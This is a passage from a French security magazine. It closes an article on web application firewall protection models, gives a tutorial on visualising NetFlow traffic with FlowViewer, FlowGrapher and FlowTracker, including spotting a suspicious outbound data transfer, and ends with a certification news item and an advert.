2. Encodage des caractères : définit strictement les types d'encodages autorisés ainsi que la nature et le nombre de transformations (unicode, double hexadécimal, etc.)
3. Filtrage des commandes : établit la liste exhaustive des commandes HTTP autorisées.
4. Extensions : précise les extensions des pages auxquelles les utilisateurs sont autorisés à accéder.
5. Format des chemins d'accès : précise la taille maximale du nom d'un répertoire et la profondeur maximale dans l'arborescence.
6. Validation du format du contenu des requêtes : impose pour chacune des données transmises à l'application (arguments, données postées, *cookies*, etc.), le format attendu et autorisé.
7. Restrictions d'accès : restreint l'accès à certaines pages en fonction de l'adresse source et/ou impose un chemin de navigation (*forceful browsing*).

3 Les modèles « avancés »

3.1 Modèle de transformation

Le modèle de transformation est un héritage des besoins fonctionnels de réécriture de certaines informations applicatives dans le seul but de permettre leur bon fonctionnement, quel que soit le réseau d'accès (Internet, extranet, réseau interne, etc.) ou l'architecture applicative mise en œuvre (3-tiers, présence de *middlewares* distribués, etc.).

Ces capacités de transformation des données et/ou des informations de contrôle applicatif sont exploitées dans le cadre des fonctions de sécurité suivantes :

1. Manipulation des en-têtes : offre une protection contre la fuite d'information et permet le masquage de l'infrastructure applicative derrière une unique URL.
2. Canonisation : normalise de manière temporaire la représentation des données transmises au serveur pour les soumettre aux autres moteurs de filtrage.
3. Manipulation des requêtes et des réponses : utilisée pour éviter la fuite d'information et supprimer certaines données sensibles dans les enregistrements de trafic.
4. Chiffrement et marquage des cookies : garantit l'intégrité et la non-manipulation des cookies par l'utilisateur ou un tiers.

3.2 Modèle de scoring

Le modèle de *scoring* a pour objectif de pallier les limitations des modèles positifs et négatifs. En effet, ces derniers s'appuient essentiellement sur des listes exhaustives d'éléments autorisés ou interdits. Dans le premier cas, les listes sont constituées via une phase d'apprentissage ; dans le second, la liste est fournie par les équipes en charge du développement du WAF (éditeur ou communauté open source). Dans chacun des cas, il existe des périodes de temps au cours desquelles l'application web est exposée à un risque d'intrusion non maîtrisé.

Le principe du modèle par scoring est de fournir un mécanisme garantissant un niveau de sécurité constant (offrant ainsi une métrique fiable dans le cadre de la gestion des risques) en s'affranchissant des problématiques d'apprentissage et de mise à jour. Ce résultat est obtenu en évaluant la menace par un calcul de poids des différents *patterns* présents dans les éléments d'une requête (URI, en-têtes, données postées, etc.).

Agnostique au contenu et indifférent aux variantes des différentes attaques, ce mécanisme offre un complément valable aux modèles de sécurité positifs et négatifs à partir du moment où les valeurs attribuées à chaque pattern sont fiables et dûment testées dans de nombreux environnements.

Conclusion

La protection des applications web est une tâche qui peut s'avérer complexe si le niveau de sécurité recherché est élevé. En revanche, et si l'on se donne la peine de comprendre les nombreux mécanismes aujourd'hui implémentés dans les Web Application Firewalls, il est possible d'atteindre un niveau de sécurité généralement acceptable. ■

VISUALISATION DE FLUX RÉSEAU : FLOWVIEWER, FLOWGRAPHER, FLOWTRACKER

Jean-Philippe Luiggi – jean-philippe.luiggi@revolutionlinux.com

mots-clés : NETFLOW / VISUALISATION / INTERFACE WEB / SUIVI DES FLUX

Dans un précédent numéro du magazine, nous vous avons donné un aperçu du protocole réseau Netflow [1] ainsi que l'étendue des possibilités offertes. Aujourd'hui, dans un deuxième article, nous allons tâcher de vous présenter une suite de logiciels servant à visualiser des données issues de ce type de flux. Nous présenterons tout d'abord la partie installation, puis la phase utilisation et mise en œuvre.

1 FlowViewer, FlowGrapher et FlowTracker

Ces trois outils (téléchargeables sur **[2]**) fournissent de base une interface web afin de pouvoir facilement choisir, représenter et suivre des informations issues du protocole Netflow. Utilisant pour cela les données venant de la suite de logiciels flow-tools **[3]** et **[4]**, ils offrent un moyen simple mais complet de présenter ce qui se passe sur le réseau. Les flux peuvent être filtrés par le biais de différents critères :

- équipement réseau ;
- interface réseau ;
- adresse IP (compris sous-réseau) via inclusion/exclusion ;
- port réseau ;
- système autonome **[5]** ;
- intervalle de temps ;
- protocole réseau ;
- champ TOS **[6]** ;
- drapeaux TCP ;
- équipement « Netflow » ;
- Next-Hop.

2 Installation : partie Netflow

L'architecture utilisée pour présenter les outils est représentée ci-contre.

L'outil responsable d'envoyer des trames Netflow vers le collecteur éponyme est un simple PC configuré en routeur/pare-feu OpenBSD **[7]**. Une des raisons en est que nativement, ce dernier sait envoyer les données voulues par le biais d'un pseudo *device* de type pflow **[8]**.

Dans l'exemple suivant, nous créons une nouvelle interface qui envoie des trames depuis l'adresse 192.168.3.2 vers 192.168.2.114 sur le port UDP 5502.

```
# ifconfig pflow0 flowsrc 192.168.3.2 flowdst 192.168.2.114:5502
```

Regardons maintenant ce qui est nécessaire côté collecteur de données. La machine sera de type Debian **[9]** avec les outils flow-tools. Ces derniers étant dans les packages de la distribution, un simple **apt-get** permet de s'affranchir de problèmes éventuels.

```
# apt-get install flow-tools
```

Attention à la configuration du logiciel flow-capture, qui requiert une attention particulière. Il est en effet possible de stocker les données reçues de différentes façons (la valeur du paramètre **'-N'**), mais ici, cependant, seule la dernière doit être utilisée.

Paramètre '-N'	Format de stockage
-3	YYYY/YYYY-MM/YYYY-MM-DD/flow-file
-2	YYYY-MM/YYYY-MM-DD/flow-file
-1	YYYY-MM-DD/flow-file
0	flow-file
1	YYYY/flow-file
2	YYYY/YYYY-MM/flow-file
3	YYYY/YYYY-MM/YYYY-MM-DD/flow-file

Voici ci-dessous un exemple de configuration du fichier **/etc/flow-tools/flow-capture.conf** :

```
# Configuration for flow-capture

-V 5 -n 287 -E 200M -z 9 -N 3 -w /var/netflow/flow-tools
192.168.2.114/0/5502

-V 5 : Netflow de type v5
-n 287 : Nombre de rotations par jour : 287 => toutes les 5 minutes
-E 200M : Taille disque maximale prise par les flux enregistrés
-z 9 : Compression maximale pour les données
-N 3 : Type d'arborescence retenue pour le stockage
-w : Répertoire de utilisé sur le disque
192.168.2.114/0/5502 : Adresse locale utilisée par flow-capture,
adresses distantes, port d'écoute
```

Afin de clore cette partie, exécutons le logiciel.

```
# /etc/init.d/flow-capture start
```

3 Mise en place des outils tiers

FlowViewer étant de type web, il faut un logiciel capable d'agir en tant que serveur, prenons lighttpd (mais tout autre du même genre ferait l'affaire).

```
# apt-get install lighttpd
```

Afin de profiter de la totalité des options offertes par Flowviewer & co, il est recommandé d'installer quelques outils complémentaires utilisés par les autres logiciels de la suite, FlowGrapher et FlowTracker :

- **GD** (pour FlowGrapher) ;
- **GD::Graph** (pour (FlowGrapher) ;
- **RRDtool** (pour (FlowTracker).

Encore une fois, ces derniers étant dans les packages, la phase installation est on ne peut plus simple.

```
# apt-get install libgd-graph-perl
# apt-get install  rrdtool librrd4 librrd-dev librrds-perl
```




Figure 1 : Architecture Netflow

4 Configuration de FlowViewer/ FlowGrapher/FlowTracker

Il n'existe pas sous Debian/stable (*Lenny*) de packages pour FlowViewer. Cependant, ce dernier étant écrit avec le langage Perl, la problématique n'en est pas vraiment une. Récupérons le fichier correspondant à la dernière version, puis décompressons-le dans le répertoire contenant les fichiers cgi utilisés par lighttpd.

```
# cd /tmp
# wget http://ensight.eos.nasa.gov/FlowViewer/FlowViewer_3.3.1.tar
# tar xvf FlowViewer_3.3.1.tar
# mv  FlowViewer_3.3.1 /usr/lib/cgi-bin
```

Il reste ensuite à configurer le logiciel, chose qui se fait en éditant le fichier nommé **FlowViewer_Configuration.pm**, situé (avec ce cas de figure) dans le répertoire **/usr/lib/cgi-bin/FlowViewer_3.3.1**. Une attention particulière devra être portée à la partie *directories* et *exporters*.




Figure 2 : Interface FlowViewer

5 Utilisation de FlowViewer

Comme indiqué, l'intérêt de cette suite de logiciels est de rendre l'analyse des flux Netflow plus simple afin d'éviter de devoir appréhender une suite d'enchaînements de diverses instructions en ligne de commandes.

L'interface est explicite, il est possible de choisir quel exporteur Netflow on souhaite utiliser, la plage horaire voulue, etc. Les champs (lorsque pertinents) peuvent être exprimés sous forme numérique ou FQDN. De même, différentes valeurs peuvent être saisies en les séparant par des virgules et la négation est permise en préfixant une donnée par un « ! ».

Il existe différents axes de travail possibles avec ces outils, chacun d'eux ayant une fonction bien précise, évoquons ces dernières afin de tirer parti de toutes les fonctionnalités offertes :

- FlowViewer : permet de rechercher des données et de les afficher numériquement ;
- FlowGrapher : crée un graphe ponctuel ;
- FlowTracker : graphe de façon continue des flux (sur la base de différents paramètres), individuellement ou en groupe.

Regardons maintenant quelques types d'utilisation, il va de soi que de par la modularité offerte, le champ d'investigation est très conséquent. (Voir figure 2.)

5.1 Détection d'un événement

Soit le graphe suivant créé par FlowGrapher. L'idée à la base était de vérifier les flux venant du LAN vers le WAN sur une période de temps allant du samedi matin au dimanche matin. Au vu du graphe, un pic de trafic inhabituel est noté entre 18h et 20h30 le samedi soir. Ce type de comportement n'est pas logique de notre point de vue. Comment affiner la recherche et déterminer ce qui s'est passé ? (Voir figure 3, ci-dessous.)




Figure 3 : Graphe créé par FlowGrapher




Figure 4 : Zoom sur une période précise

5.2 Ajustement temporel

Toujours avec le même outil, restreignons la plage temporelle pour cibler la période notée. Pour ce faire, diminuons la durée d'observation pour avoir une zone de 18h00 à 20h30. Aux alentours de 19h00, un net accroissement de trafic est bien vérifié et un pic de trafic à pratiquement 1 Mbit/s est noté. (Voir figure 4, ci-dessus.)

Il faut noter que sous le graphique précédent, un descriptif des flux tracés est donné et on peut y observer tout d'abord quelques flux à destination d'un serveur IRC, qui seront suivis par un échange soutenu vers le port 28450 (sans pour autant être pessimiste, il est plutôt rare de voir cela sur un réseau d'entreprise).




Figure 5 : Volumétrie par port réseau

heure_debut	heure_fin	ip_src	p_src	ip_dest	p_dest	bytes
18:08:10	18:13:24	192.168.2.98	3290	x.y.z.t	6667	22,030
18:12:16	18:12:34	192.168.2.98	52071	x.y.z.t	6667	38,526
18:24:49	18:29:52	192.168.2.98	3290	x.y.z.t	6667	19,332
18:58:26	19:03:29	192.168.2.98	14452	x.y.z.t	28450	654,330
.						
.						
20:14:41	20:19:45	192.168.2.98	14452	x.y.z.t	28450	757,509
20:19:46	20:22:20	192.168.2.98	14452	x.y.z.t	28450	376,755

5.3 Vérification de la volumétrie des flux

Sur la première question, qui était : « à quoi correspond ce flux, est-il logique ? », nous avons répondu précédemment. Pouvons-nous préciser la volumétrie engrangée ? Pour tenter de répondre à cette problématique, prenons FlowViewer et réglons-le avec les paramétrages adéquats, nous obtenons ce qui suit : voir figure 5.

Le détail ci-dessous indique que suite à l'échange IRC, un peu plus de 11 MB de données ont été envoyées vers « quelqu'un »...

Port	Flows	Octets	Packets
28450	18	11.56 MB	146894
6667	3	79888	34

5.4 Mise en place d'un tracker

Une fois le problème de sécurité détecté et la machine en question vérifiée/nettoyée, nous décidons de la placer sous « observation ». En cela, l'outil FlowTracker est un auxiliaire de choix car il s'appuie sur des sortes de « marqueurs ». Ces derniers permettent de suivre, sur une période de temps plus ou moins grande, un trafic réseau ciblé.




Figure 6 : Exemple d'utilisation de « trackers » réseau

Il est aussi possible de grouper les *trackers* sur un même graphe (figure ci-dessous).




Figure 7 : Exemple d'utilisation de « trackers » réseau

▪ DU NOUVEAU DANS LE PROCESSUS DE CERTIFICATION DE COMPÉTENCES LSTI

Depuis le 1er mars 2010, La Sécurité des Technologies de l'Information a fait évoluer son système de certification. En effet, à compter de cette date, les candidats qui réussissent les examens de certification *Risk Manager* ISO 27005, *Lead Auditor* 27001 et *Lead Implementer* 27001 sont inscrits dans un registre « *provisional* » correspondant, en recevant une attestation de réussite sans date limite de validité.

En revanche, les candidats disposent de trois ans au maximum, à compter de la date de délivrance de l'attestation, pour se présenter au grade supérieur de la certification.

Selon son niveau d'activité, le candidat a alors la possibilité de demander une certification dans l'un des domaines dans lequel il a réussi l'examen. Il fait alors l'objet d'un suivi tous les 18 mois et d'un renouvellement tous les 3 ans moyennant une compensation financière.

Dans le cadre d'une certification « Risk Manager ISO/CEI 27005 », la personne certifiée doit satisfaire aux exigences suivantes pour le maintien de sa certification :

- **avoir réalisé une étude complète de gestion de risques dans la sécurité de l'information ;**
- **avoir participé à une formation ou un séminaire d'une journée complète sur la norme ISO 27005.**

Le défaut de présentation des pièces demandées par LSTI pour justification peut entraîner un retrait du certificat.

De plus amples informations quant aux règlements relatifs aux processus de certification de compétences sont disponibles sur le site de LSTI : http://www.lsti-certification.fr/

C. B.

Le but est de mettre en parallèle les flux surveillés afin de vérifier visuellement le type de volumétrie engrangée par ceux-ci. Dans le cas de la figure suivante, nous avons mis en perspective le flux créé par la navigation de type web (vers le port TCP/80) par rapport au trafic restant.




Figure 8

Toutes les combinaisons sont possibles, voici quelques idées de mise en œuvre :

- flux vers un port TCP/25 et une adresse IP qui n'est pas celle de votre serveur de courriels ;
- flux vers des serveurs DNS autres que ceux qui sont officiels.

Conclusion

En fait, il serait réducteur de n'utiliser que la conjonction du protocole Netflow et des outils présentés pour détecter des flux suspicieux. L'utilisation de cette suite de logiciels apporte un plus indéniable pour la visualisation de tous les flux réseau. L'avantage est clair, au lieu de devoir utiliser la ligne de commandes et apprendre un tas de paramètres, il devient possible de voir les mêmes informations, mais depuis un navigateur web. Et de façon identique, en définissant précisément ce que l'on veut « voir », il sera simple et efficace de déterminer visuellement ce qui se passe sur vos liens réseau et ce, que ce soit en bien ou en mal. ■

▪ RÉFÉRENCES

[1] **Cisco** : http://www.cisco.com/en/US/products/ps6601/products_ios_protocol_group_home.html

[2] **FlowViewer, FlowGrapher et FlowTracker** : http://ensight.eos.nasa.gov/FlowViewer/

[3] **flow-tools** : http://www.splintered.net/sw/flow-tools/

[4] **flow-tools** : http://code.google.com/p/flow-tools/

[5] **Système autonome (AS)** : fr.wikipedia.org/wiki/Autonomous_System

[6] **Champ TOS** : http://fr.wikipedia.org/wiki/IPv4

[7] **OpenBSD** : http://www.openbsd.org

[8] **pflow** : http://www.openbsd.org/cgi-bin/man.cgi?query=pflow&apropos=0&sektion=0&manpath=OpenBSD+4.6&arch=i386&format=html

[9] **Debian** : http://www.debian.org

COMMENT ÉTENDRE VOS CAPACITÉS DE SUPERVISION ?

GNU/LINUX MAGAZINE N°129

DÉVELOPPEZ VOS PROPRES SONDES NAGIOS !


SOMMAIRE :


DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX TOUT L'ÉTÉ ET SUR :

www.ed-diamond.com

www.unixgarden.com

Récoltez l'actu UNIX et cultivez vos connaissances de l'Open Source !





Administration système

Utilitaires

Comprendre

Graphisme

Embarqué

Environnement de bureau

Bureautique

Audio-vidéo

Administration réseau

News

Programmation

Distribution

Agenda-Interview

Sécurité

Matériel

Web

Jeux

Réfléchir

UnixGarden